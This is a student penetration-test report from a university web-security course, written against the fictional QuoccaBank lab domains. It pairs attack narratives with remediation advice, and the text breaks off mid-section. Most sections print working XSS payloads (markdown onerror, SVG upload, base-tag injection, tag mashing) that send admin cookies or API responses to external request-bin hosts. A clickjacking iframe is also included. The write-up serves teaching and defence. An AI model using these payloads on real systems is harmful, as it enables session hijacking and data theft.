COMP6843 Web Application Security

QuoccaBank Vulnerability Report 2

Authors:
z5416114 - Jayden Hunter
z5361001 - Bryan Le
z5213708 - Kitty Chan

Table of Contents

Vulnerability Classification

In this report, we will refer to NIST's Common Vulnerability Scoring System[1] (CVSS) Scores to classify vulnerabilities. It comprises the following categories:

Category	Description
Attack Vector Exploitability (AV)	How distant from the target an attack can be exploited from. Only vulnerabilities that have an AV of Network (AV:N) have been listed in this report. This means that only attacks that could be performed remotely over the internet have been performed.
Attack Complexity (AC)	What level of extenuating circumstances are required to perform a given attack. Only vulnerabilities that have an AC of Low (AC:L) have been listed in this report. This means that no extenuating circumstances have been required.
Privileges Required (PR)	What level of privileges are required to perform an exploit. In this report, we ignore the presence of MTLS certificates as per specification of the report, and thus only vulnerabilities that have a PR of Low (PR:L) have been listed in this report.
User Interaction (UI)	Whether or not some external user needs to interact with the exploit in order for it to take effect. An example of this is encouraging a user to click a link in an email.
Scope (S)	Whether a given exploit may increase the attack surface visible to an attacker. Also considers if an exploit can impact anything outside its target.
Confidentiality Impact (C)	How much read access an exploit permits. We consider High to be anything that reveals anything about sensitive[2] or credit[3] information, and Low to be anything that reveals any other Personal Information or company secrets/flags (see Issues).
Integrity Impact (I)	How much write access an exploit permits. We consider High to be anything that allows modification across many files, or high-risk files, and Low to be some modification of files or modification of low-risk files.
Availability Impact (A)	How much damage to server uptime the exploit permits. Only vulnerabilities that have an A of None (A:N) have been included in this report.

We also consider this table for scoring the CVSS Scores that a vulnerability possesses:

CVSS SCORE 0.0 - 1.9	**Informational**
CVSS SCORE 2.0 - 4.9	**Moderate**
CVSS SCORE 5.0 - 7.9	**High**
CVSS SCORE 8.0 - 10.0	**Severe**

[1] *National Institute of Standards and Technology* (2024) *NIST*. Available at: https://www.nist.gov/ (Accessed: 11 March 2024).

[2] Oaic (2023) *What is personal information?, OAIC*. Available at: https://www.oaic.gov.au/privacy/your-privacy-rights/your-personal-information/what-is-personal-information#SensitiveInfo (Accessed: 11 March 2024).

[3] Oaic (2023a) *Information on your credit report*, *OAIC*. Available at: https://www.oaic.gov.au/privacy/your-privacy-rights/credit-reporting/information-on-your-credit-report (Accessed: 11 March 2024).

Executive Summary

We were commissioned by QuoccaBank to perform a penetration test against subdomains hosted at quoccabank.com. A total of 12 vulnerabilities were discovered, which are discussed in detail in this report. The most significant vulnerabilities found may potentially allow an attacker to compromise major functions of the business, and should be remediated immediately.

Definitions and Assumptions

For the purposes of this report, we define ‘flags’ as ‘company secrets’ or ‘confidential information’. A ‘flag’ may represent a foothold into the QuoccaBank network, some private information, or otherwise anything which the QuoccaBank company wishes to prohibit access to in some way. Company Secrets will be referred to as having an ‘impact’ relative to the context they are found in. We also assume that MTLS certificates required to access quoccabank.com are not relevant to this report - for instance, social engineering attacks performed on QuoccaBank staff may provide valid MTLS certificates to a malicious agent, and thus will not be factored in to any vulnerability for the remainder of the report.

Discovered Vulnerabilities and Attack Narratives

Netquocca: Attack Narrative


CVSS Base Score: 8.0 (AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H)
Rating: Severe

We discovered the https://netquocca.quoccabank.com domain contained a number of vulnerabilities, which have been recorded below.


Vulnerability 1 - Exposed Secrets in HTML

CVSS Score: 0.0 (AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:N)
Rating: Informational

1. The default domain on https://netquocca.quoccabank.com was found, appearing like so:



2. Through basic subdomain enumeration, we discovered the subdomain https://m.netquocca.quoccabank.com, which represented the mobile app.
3. Simulating a mobile user device entering that subdomain provided the following response:



4. In this page, an unsecured company secret was found within the header of the page's HTML.

Business Impacts:
As this is only an informational risk, there is no major damage caused by this issue, and other remediations should be prioritised by QuoccaBank.

Remediation:
This informational vulnerability can be remediated simply by removing the comment within the header of the mobile sites' HTML. In future, this vulnerability can be prevented by implementing code reviews when making changes to websites, which can be attended to by one or more other developers creating the site. This ensures that multiple people are able to catch any confidential secrets before they are released and need to be remediated. A precise system for implementing code reviews can be found here[4].

Vulnerability 2 - Admin Cookie Retrieval

CVSS Base Score: 8.0 (AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H)
Rating: Severe

1. From the mobile app version, a note was discovered implying the implementation of markdown parsing in payment comments. Testing this, it was discovered that XSS was possible using markdown, and so the following payload was generated, placed in the comment of bank transaction:
   `![a]("onerror="fetch('https://eocjwggmidmbhc2.m.pipedream.net/4/?c='+document.cookie))`
   This payload mirrors the format of a markdown image, which is specified like so:
   `![alt text](image.jpg)`
   As such, this payload errors, which causes javascript to be run. This javascript fetches a response from an external controlled domain (`https://eocjwggmidmbhc2.m.pipedream.net`). It attaches the documents cookie as a value for the `c` query parameter in the URL.
2. This exploit is stored on the server, and only executed when loaded directly by a user. Once activated, it sends the user's cookie to the external controlled domain.
3. From this point, we used a social-engineering strategy to manipulate the admin into loading the exploit. We did this by sending a transaction to the admin, which they checked on their phone, activating the exploit and providing us with their session token.

Business Impacts:
This exploit has some significant business impacts. If a malicious agent is able to gain access into an admin session, it may allow them to gain control over the website and perform a number of actions with significant business impacts.
If the admin is able to take the website off the internet, it may cease business operations until the compromised session can be disabled. This may significantly impact company profits for that period of time, and would also create a poor reputation of the company among consumers,

[4] *Understanding the code review process* (no date) *smartbear.com*. Available at: https://smartbear.com/learn/code-review/guide-to-code-review-process/ (Accessed: 20 April 2024).

leading to long-term financial losses. The exact amount of financial damages cannot be calculated exactly, as current profit margins of QuoccaBank are not publicly available, and an expected downtime cannot be sufficiently estimated. In this case, the QuoccaBank security team should prioritise procurement of an accurate estimation of financial damages QuoccaBank may endure as a result of this exploit, and then prioritise remediation accordingly.
Additionally, an agent may be able to release personal information (PI) stored in databases associated with the Netquocca domain. This could potentially qualify for a data breach under Australian Law, which may cause significant financial and PR losses for QuoccaBank. We note that in the past, the 2022 Optus data breach incurred a $1,500,000 fine, and caused significant reputational losses. Depending on the scale of current QuoccaBank business operations when compared to Optus, the QuoccaBank development and/or security teams should carefully consider the risks associated with potential data breaches, and prioritise remediation accordingly.

Remediation:
This can be remediated a number of ways. Primarily, better controls should be put in place to prevent malicious payloads from successfully executing. A more sophisticated WAF should be implemented (such as DOMPurify[5]), to prevent future XSS attacks. This can be further extended to implementing Markdown XSS Sanitisation on top of existing WAF stages, (such as as listed here[6]) to further prevent vulnerabilities for a markdown implementation.
Additionally, the mobile and desktop sites should not contain two different feature-sets, as this expands a possible attack surface while providing no additional benefit to any users of the site. This can be prevented in future by establishing a company policy that requires feature-sets to be identical regardless of device. This will ensure that features are designed with this policy in mind (which can be enforced operationally in a business through code-reviews, as well as creation of automated feature-set testing on code deployment, potentially in a CI-CD pipeline).

Vulnerability 3 - Admin API Access

CVSS Base Score: 8.0 (AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H)
Rating: Severe

1. On further analysis of the Netquocca domain, https://api.netquocca.quoccabank.com was discovered. Specifically, it was noted that the https://api.netquocca.quoccabank.com/flag endpoint appeared to contain company secrets, but indicated admin access was required to obtain a response containing those results.
2. From the previously discovered vulnerability, it appeared possible to have an admin activate malicious code through a markdown image. From here, we attempted to leverage these facts to create a payload. This payload would make the admin fetch the

[5] cure53 (no date) *Cure53/dompurify: DOMPurify - a dom-only, super-fast, uber-tolerant XSS sanitizer for HTML, MathML and SVG. DOMPurify works with a secure default, but offers a lot of configurability and hooks. demo:*, *GitHub*. Available at: https://github.com/cure53/DOMPurify (Accessed: 20 April 2024).
[6] Perris, R. (2018) *Avoiding XSS via markdown in react*, *Medium*. Available at: https://medium.com/javascript-security/avoiding-xss-via-markdown-in-react-91665479900 (Accessed: 20 April 2024).

https://api.netquocca.quoccabank.com/flag endpoint, and return the results to an externally controlled domain. The payload was as follows, sent as the comment of a bank transaction:

```
![a]“onerror="fetch('https://api.netquocca.quoccabank.com/flag')
.then(r=>r.text()).then(x=>fetch('https://eocjwggmidmbhc2.m.pipedream.net/?c='+x)))
```

3. However, this attempt provided no result. While the attack was theoretically sound, it was noted that the https://api.netquocca.quoccabank.com/flag endpoint would not provide responses to the mobile version of Netquocca, instead only allowing requests from the base domain.
4. Inspection of the base domain (which contained no markdown support) revealed a possible method of bypassing the Web-App-Filter (WAF) preventing XSS from running malicious javascript. A section of the code featured a concurrent-modification vulnerability, where it iterated through components of the string to be potentially removed. However, removing sections of this string caused the iterator to skip an element, allowing for malicious code injection.
5. A transaction was created to bypass the base domain WAF, as follows:

```
<img src=x onload=''
onerror="fetch('https://api.netquocca.quoccabank.com/flag').then(r=>r.text()).then(x=>fetc
h('https://eocjwggmidmbhc2.m.pipedream.net/10/?'+x))">
```

6. The transaction id of the created transaction was recorded. (For this Attack Narrative, an example id of *627* is used for understandability)
7. Another transaction was created, which redirected to the first transaction like so:

```
![a]("onerror="window.location.href='https://netquocca.quoccabank.com/?desktop&transaction
=627')
```

8. Note that the `?desktop` parameter was added in the markdown transaction to ensure the redirection would force the desktop mode to be loaded, such that the desktop transaction would not be redirected to the mobile site (and thus the base desktop site would then be able to access the api).
9. Through a social engineering method, sending the second (markdown) transaction to an admin caused them to check the transaction, which redirected them to the first (desktop) payload, which sent an API request to https://api.netquocca.quoccabank.com/flag, and then handed the response to an externally controlled domain, providing valuable company secrets.

Business Impacts:

As this exploit could be performed using the admins session token received previously, the business impacts of this vulnerability are additional to those previous.
This method prevents the attacker from interacting with the session token in any way, which might increase the chances of success if QuoccaBank has established session-tracking systems. As such, the risks associated should be heightened somewhat, as downtime of the Netquocca domain may increase (due to obfuscation of session-hijacking techniques). This may incur more severe financial risks, but may not add to reputational damages.

Remediation:

This vulnerability can be remediated by the same methods as listed previously, but some additional techniques should be implemented to prevent the concurrent-modification vulnerability.

These vulnerabilities are difficult to catch, and rigorous testing is needed to ensure that a given system is able to account for all possible user inputs. As such, the desktop version of the Netquocca application should also feature tools such as DOMPurify[7].

Additionally, any accesses to the Netquocca API should be logged, such that if an incident occurs, the offending session token can be quickly identified and disabled if necessary, reducing the time that an attacker is able to spend with access to the system (and thus reducing the chance of a potential data breach or further exploits).

7

Relax: Attack Narrative

CVSS Base Score: 4.3 (AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:L/A:N)
Rating: Moderate

Note: The Coupon + Quoccabucks are treated as in-game currency that can be purchased with real life currency.

We discovered the https://relax.quoccabank.com/ contains 2 vulnerabilities. Details of the vulnerabilities are listed below.

Vulnerability 1 - Resource modification:

CVSS Base Score:4.3 (AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:L/A:N)
Rating: Moderate

1. This domain has an auto-click function which the website will send `PUT HTML` request to the endpoint /service/sync update the progress the player from time to time.
2. In the request payload there are two fields which are `{key: "wallet", value: "aXl9r3A="}`. Using base64 to decode the text `aXl9r3A=` will give us `iy}p` which is four characters, decoding another value from a previous PUT request `{key: "wallet", value: "qulBfbg="}` will give us `A}` which is 2 characters. This proves that the variable `value` inside the object `wallet` stores the progress of the player as the amount of characters increase as the progress continues.
3. Given that this progress is updated through a `PUT HTML` request, modifying the request payload will allow memory manipulation which results in fast forward the progress of the game. The modified payload of `value` is 10 random characters encoded with base64.
4. The outcome of sending the modified request did progress the game further without changing the balance of the player and resulted in the player receiving a coupon for in-game purchases.

Business Impact:
This exploit has significant impact on the business as it is easy to execute and allowing players to obtain the coupon easily. This can bring revenue loss as this exploit may decreased the purchase of in-game currency, then disrupting the balance of the monetisation model. Furthermore, it can have damage to player's trust and the company's reputation as players may perceive the game as unfair and this game under poor management.

Remediation:
The remediation to this exploit is to reconfigure the web sever to only allows authorised users to use the PUT method. This can be done by configuring access control lists (ACLs) to restrict access to the PUT method. Furthermore, encrypting the request payload can increase the difficulty of detecting the purpose of the request, thus serve as an extra protective layer.

Vulnerability 2 – Race Condition:

CVSS Base Score: 4.3 (AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:L/A:N)
Rating: Moderate

1. Given the nature of the in-game shop that it can only buy or sell one item at a time as there is a loading time. This is a sign that this domain is possible to be vulnerable to limit overrun race condition.
2. To exploiting this vulnerability, issuing multiple buy or sell requests to the server can overrun this limit. It can simply be done by opening two tabs of this domain and purchase the two items at the same time to cause the collision. After redeeming the voucher that was obtained through memory manipulation, player obtain 50 QuoccaBucks. Through using the two tab to purchase MEMO and DARK MODE simultaneously, then selling both items will result in the players having 90 QuoccaBucks, which is 40 QuoccaBucks more than the initial amount and allowing the player to purchase THE WAY OUT.

Business Impact:
Like the previous vulnerability, this exploit is easy to execute, and the outcome of this exploit can lead to financial loss for the companies. As QuoccaBucks are in-game currency that can be purchased with real money, this type of exploit will decrease those purchase. Also, it will affect the reputation of the company as players may abandon the game as they may feel their personal information are not secure with this domain, which may create more financial losses.

Remediation:
The remediation for this vulnerability will be using semaphore or mutex to control access to the endpoint. Given that this vulnerability exploits to a single shared variable, implementing mutex will allows only one thread can access the shared resource at a time. This is done by acquiring a lock before accessing the resource and releasing it afterward. Furthermore, some programming languages offer built-in synchronisation primitives such as monitors, condition variables, barriers, and read-write locks to coordinate access to shared resources among threads.

Layoffs – Attack Narrative

CVSS Base Score: 4.2 (AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:N)
Rating: Moderate

Vulnerability – Clickjacking (UI redressing):

1. At the domain https://layoffs.quoccabank.com/, there is a subdirectory https://layoffs.quoccabank.com/admin which have the lists of staff profiles and a click button `fire me` under each profile. When clicking the button, it will send a `POST` request to the server to fire the staff that is listed in that profile, but the server returned a 403-response meaning we do not have the privilege and needed a higher privilege such as admin to fire the staff.
2. There is a comment section at https://layoffs.quoccabank.com/, after doing some recon like posting a comment and viewing source code. There is a discovery that admin will reply to every comment that is made.





Figure1: Example comment on admin replying to comment that is made to the domain

3. After viewing the script `/js/comment.js` from the domain's page souce(line 183), the comment in first 3 line indicated that replying is done by writing the reply in the comment box, then click the reply button on the top right corner of the comment that is being reply to. This shows that this domain maybe vulnerable to clickjacking. In this case, it may allow malicious users to firing staff through clickjacking without escalating themselves to administer privilege.
4. Clickjacking can be achieved by invisible frame which allowing https://layoffs.quoccabank.com/admin to be hidden behind https://layoffs.quoccabank.com/. The comment inside of the `make_comment` function in `/js/comment.js` has the size of the monitor the admin is using, therefore the following payload is created.

```
<iframe id="adminFrame" width="800" height="600" src="/admin" style="position: absolute; top: -300px; opacity: 0.5; left: 100px;"></iframe>
```

5. After injecting the payload through create a comment, the iframe is loaded behind the domain, which allows the admins to click on the `fire` button when they think they are clicking on the `reply` button. Resulting in the admin fired a staff.



Business impact:

The main business impact of this exploit is causing QuoccaBank to terminate an employee's contract without valid reason, the company can results in unfair dismissal claims or legal actions from the employee, penalties and fines and reputational damages. Furthermore,

Remediation:

There are two mechanisms to mitigate against clickjacking, X-Frame-Option and Content Security Policy (CSP). The X-Frame-Option HTTP response header is used to indicate whether a browser should be allowed to render a page in a `<iframe>` and some other tags. For example, `X-Frame-Options: deny` will not permit any domain can frame the content. This domain can use this to avoid clickjacking by ensuring that their content is not embedded into other sites. Similarly, CSP has the frame-ancestors directive in the application's CSP, the `frame-ancestors 'none'`] directive is a like the X-Frame-Options `deny`.

Engineering: Attack Narrative

CVSS Base Score: 7.1 (AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:H/A:N)
Rating: High

Vulnerability – DOM based XSS:

1. The CSP for this domain can be found from the response header of the domain https://engineering.quoccabank.com/. Using CSP Evaluator, it shows that it is missing a `base-uri` directive which allows the base tag injection. By injecting a malicious base URL, the attacker can set the base URL to their domain which allows them to redirect all relative resource such as script to a domain they control.
2. Next will be finding where to inject the base tag. After making a new post on the domain and view the page source. On line 28 there is a comment stating that sanitisation is not implemented, therefore we can inject the base tag through creating a post. From viewing the domain's source page source, at line 245 there is a relative link for a script:

   ```
   <script src="/analytics.js" nonce="m20Hm74eVuRakfq8wwD6pQ==></script>
   ```

   This means there is relative resource for attackers to inject their script to the domain.

3. We have created host our own server and created an `analytics.js` files located in that server which contain the following script:

   ```
   fetch('https://enh5spzutzbpq.x.pipedream.net/'+document.cookie)
   ```

   Then make a post on the domain with the payload for base tag injection:

   ```
   <base href="https://z5213708.web.cse.unsw.edu.au/">
   ```

4. Utilising the `Report Post` button on the page so that admin will visit this page. As the client side (admin) loading this page, given the base tag injection and the payload inside `analytics.js`, it will send the admin cookie to the webhook. Thus, resulting in gaining admin privilege for this domain.

Business Impact:
The business impact of this exploit is dependent on the contents an admin can access in this domain. Given that this domain is a blog site that is accessible by employees, it can cause data breach as the domain may contain confidential information on the domain or on other interconnected systems. If employees made inappropriate statements on this platform and the attacker decided to expose those statements on the internet, it can have damage to the company's reputation.

Remediation:
The remediation for this vulnerability will be utilising the CSP `base-uri` directive to prevent changes in the `<base>` tag element, For example setting it to `'none'` will disable `<base>` URIs and

setting to `'self'` will only allow sources that have the same scheme (protocol), same host, and same port as the file the content policy is defined in. Furthermore, input sanitisation is need when creating a blog post on the domain such as DOMPuify, this will sanitises HTML and prevents XSS attacks.

Science Today - Attack Narrative

CVSS Base Score:
Rating:

We discovered the https://science-today.quoccabank.com domain contained a number of vulnerabilities, which have been recorded below.

Vulnerability 1 - Reflected XSS

CVSS Score: 8.8 (AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Rating: Severe

1. The Science Today blog page contains a query input bar that filters comments, which is a possible XSS attack vector. Testing this, we found that the page sanitises the common payload tags and event handlers like script, img, onerror etc. Using less common tags and event handlers, we found that this payload successfully executes the JavaScript:
   `<body onpageshow="alert('XSS')">`
2. With this, we were able to generate a payload that sends data to our server:
   `<body onpageshow="fetch('https://enatup4cn5drw.x.pipedream.net/'">`
   And hence, created a successful payload that would retrieve the cookie on the page:
   `<body onpageshow="fetch('https://enatup4cn5drw.x.pipedream.net/cookie',{method:'POST',body:document.cookie})">`
3. From here, we utilised a social-engineering tactic of reporting the page to the admin which would cause the admin to load up the page in order to review it, causing our XSS payload to execute and giving us the admin's cookies.

Vulnerability 2 - Stored XSS

CVSS Score: 8.0 (AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H)
Rating: Severe

1. The Science Today blog page also contains an input bar to add new comments and displays them on the page when submitted, which would be another possible XSS attack vector. Testing this, we found that this payload would successfully run on the page:
   `<img src="x" onerror="alert(5)"></img>`
2. Given this discovery, we attempted to get the user's cookie with this payload.
   `<img src=1 onerror="document.location='https://enatup4cn5drw.x.pipedream.net/?cookie='+document.cookie"></img>`
   However, this payload did not execute as we discovered by looking through the source code that it was being sanitised by a length check meaning that if the payload was too long, it would be split up.
3. With this in mind, we found that *document.location* could alternatively be referred to as *location*, which resulted in this payload that successfully executes:
   `<img src=1 onerror="location='https://enatup4cn5drw.x.pipedream.net/?d='+document.cookie"></img>`

4. Once again, we made use of the social engineering tactic of reporting the page to the admin, causing that admin to review our page and once they do, the XSS would execute and their cookie would be stolen.

Business Impacts:

Primarily, if an attacker exploits these vulnerabilities to perform unauthorised actions, it could lead to data breaches involving sensitive customer information. Such incidents not only disrupt regular business operations but also ruin customer trust.

Furthermore, if attackers gain access to administrative privileges via XSS, they could manipulate or corrupt the data on the site which would impact the integrity of the information provided on the page. This could mislead users or render the site useless and ruin its educational purpose. The operational downtime required to address and rectify the security breach could also result in direct financial losses due to reduced traffic and losses from lower user engagement.

The reputational damage from such a security incident would also greatly impact Quoccabank. News of the vulnerability could spread quickly, potentially leading to a decrease in the QuoccaBank's stock value and long-term harm to its brand.

Remediation:

To remediate these XSS vulnerabilities, QuoccaBank should take the following action.

The first step is to implement proper input validation and output encoding mechanisms on all user inputs across the site. This includes sanitising data entered in the input bars by using HTML entity encoding and creating a strict whitelist of allowed characters or filtering with regular expressions for example, inputs that contain the '<' and '>' characters are usually indicative of an XSS attack and should be rendered ineffective.

Utilising a Content Security Policy (CSP) can also help mitigate the impact of XSS by restricting the sources from which scripts can be loaded. Making use of a CSP evaluator such as this[8] would ensure a generated CSP has less potential weak points for exploitation.

Additionally, the Quoccabank should conduct a thorough security audit of all its web applications, particularly focusing on other potential XSS vulnerabilities that may exist. This audit should be carried out by experienced security professionals who can identify and address security flaws effectively.

[8] CSP Evaluator - "*CSP Evaluator allows developers and security experts to check if a Content Security Policy (CSP) serves as a strong mitigation against cross-site scripting attacks.*" https://csp-evaluator.withgoogle.com/

Profile - Attack Narrative

CVSS Score: 8.0 (AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H)
Rating: Severe

We discovered the https://profile.quoccabank.com domain contained a vulnerability, which has been recorded below.

Vulnerability - Unrestricted File Upload

CVSS Score: 8.0 (AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H)
Rating: Severe

1. The profile.quoccabank.com domain displays a typical profile page for a user, displaying their information and profile picture and allowing a user to choose and upload their profile picture. We deduced that the attack vector would be a malicious file upload as that was the only possible attack vector we could notice.
2. After unsuccessfully testing multiple file types, we learned that SVG file types can be parsed as an image format and be used to run inline scripts. Hence, we created this payload to test this:
```
<svg xmlns="http://www.w3.org/2000/svg" width="500" height="500">
   <script type="text/javascript">
       alert(3)
   </script>
</svg>
```
3. Now, we found that this payload would only execute when we open the image in a new tab, as the payload can't be find in the source HTML, which we can find image being referred to in the source code here and will useful later on in the exploit:
```
<img class="profile-pic" src="/profileimage/asdasd.svg" alt="Profile Picture">
```
4. Following this, we managed to create a payload that would steal the user's cookie and send it to our request bin server:
```
<svg xmlns="http://www.w3.org/2000/svg" width="500" height="500">
   <script type="text/javascript">
       window.onload = function() {
           fetch("https://enatup4cn5drw.x.pipedream.net/", {
           method: "POST",
           body: JSON.stringify({cookie: document.cookie})
           });
       };
   </script>
</svg>
```
5. Now, we applied our social engineering tactic of reporting the profile to the admin but this did not work as the XSS payload does not exist on the page but rather in the image and hence the XSS payload only runs when the image is opened. However, when we report the profile, we can find in Burp Suite that it makes a POST request with a *q* parameter that assigns a path to a profile for the admin to review. With this, we edited the path to be:
```
path=%2Fprofileimage%2Fasdasd.svg
```

This executes our payload when the admin reviews it and gives us the admin's cookies.

Business Impacts:

The XSS vulnerability from the ability to upload malicious SVG files on profile.quoccabank.com presents risks with negative business impacts. If exploited, this vulnerability could allow attackers to hijack the session cookies of the site's administrator/s which would grant them the ability to access and manipulate account settings or alter user's profile data, all actions that only administrators should have the authority to perform.

The direct impact of such an exploit includes potential manipulation or corruption of data, which would compromise the integrity of the QuoccaBank's data and would potentially lead to misuse of customer information. Addressing and rectifying these alterations could also be costly and time-consuming.

The reputational damage would also be considerable. User trust is essential and a breach that jeopardises customer data will lead to a significant decrease in public confidence. This breach could result in the loss of customers, challenges in acquiring new clients, and potential damage to QuoccaBank's relationships with partners and regulators in the long term.

Remediation:

The first step to mitigate these risks and prevent exploits is to restrict the types of files that can be uploaded to the site. Only allowing images in non-executable formats and explicitly blocking SVG files, or sanitising them to remove any embedded JavaScript.

Additionally, implementing robust CSP's that prohibit the execution of unauthorised scripts, even if they are inadvertently uploaded. These policies should be enforced alongside security headers that dictate where resources can be loaded from.

QuoccaBank should also enhance its monitoring and logging system to detect unusual activities that could indicate an XSS attack. Early detection would allow for quicker response times and minimise potential damage.

Regular security audits and penetration tests should become a routine part of the QuoccaBank's cybersecurity regimen. These tests should specifically focus on areas known to be common vectors for XSS attacks, such as user inputs and file uploads.

Clients - Attack Narrative

CVSS Score: 8.0 (AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H)
Rating: Severe

We discovered the https://clients.quoccabank.com domain contained a number of vulnerabilities, which have been recorded below.

Vulnerability 1 - Stored XSS

CVSS Score: 8.0 (AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H)
Rating: Severe

1. On the main page of the domain clients.quoccabank.com, we see a page that displays the 5 most recent clients and a button that takes us to a page that allows us to generate new clients. Making use of this, we performed active reconnaissance by creating several new clients. From this, we can notice two interesting fields, *dcreat* and *gridCheck* and noticed them for the following reasons:
    - *dcreat* - This field does not appear at all when looking through the source code that displays the page but can be found in the */clients.jsonp* endpoint meaning it's information is saved onto the backend to be used for some purpose.
    - *gridCheck* - This field does not appear in the source code or the */clients.jsonp* endpoint so it could be serving some other purpose we are unsure of.

    We first tried to exploit the *gridCheck* attribute by testing different payloads. However, we found that the information from this property could not be found anywhere at all and hence we moved onto testing for *dcreat*.
2. Testing for *dcreat*, we tried a simple payload:
    `<script>alert(3)</script>`
    Now, when we observe the */clients.jsonp* endpoint, we can see that the payload has been cut off like so:
    `lert3</script>`
    implying that there is a sanitisation process and that this is a possible attack vector.
3. After testing several payloads to bypass the sanitisation process, we managed to bypass it with tag mashing using this payload:
    `<<script><sscript>alert(3)</script>`
    Now this payload successfully executes on the main page.
4. From here, we developed a payload that would steal the user's cookie:
    `<<script><sscript>fetch('https://enatup4cn5drw.x.pipedream.net/cookie',{method:'POST',body:document.cookie})</script>`
5. Then, we made use of the button that allows us to report the page to the admin. This would cause the admin to access the page in order to review it and when they do, the payload would execute and we would have successfully stolen their cookie.

Vulnerability 2 - JSONP Injection

CVSS Score: 8.8 (AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)

Rating: Severe

1. On the main page, a search bar can also be found that takes input queries to the */clients.jsonp* endpoint. Using this search bar, we found that every time a query was inputted, a function in the callback parameter is called, in this case *render* and this can be found in the source html:
   ```
   <script src="/clients.jsonp?q=asd&callback=render"></script>
   ```
   To test this callback parameter, we attempted to execute *alert(3)* like so:
   ```
   <script src="/clients.jsonp?q=asd&callback=alert(3)"></script>
   ```
   And this executes successfully, giving us our attack vector.
2. Testing more payloads, we found that we would be given an *illegal callback* error, suggesting that there was a sanitisation process for the callback functions, more specifically for every instance of the character '.', or the period/full stop character. To get around this, we applied different strategies to access the information we needed, with the two main strategies being:
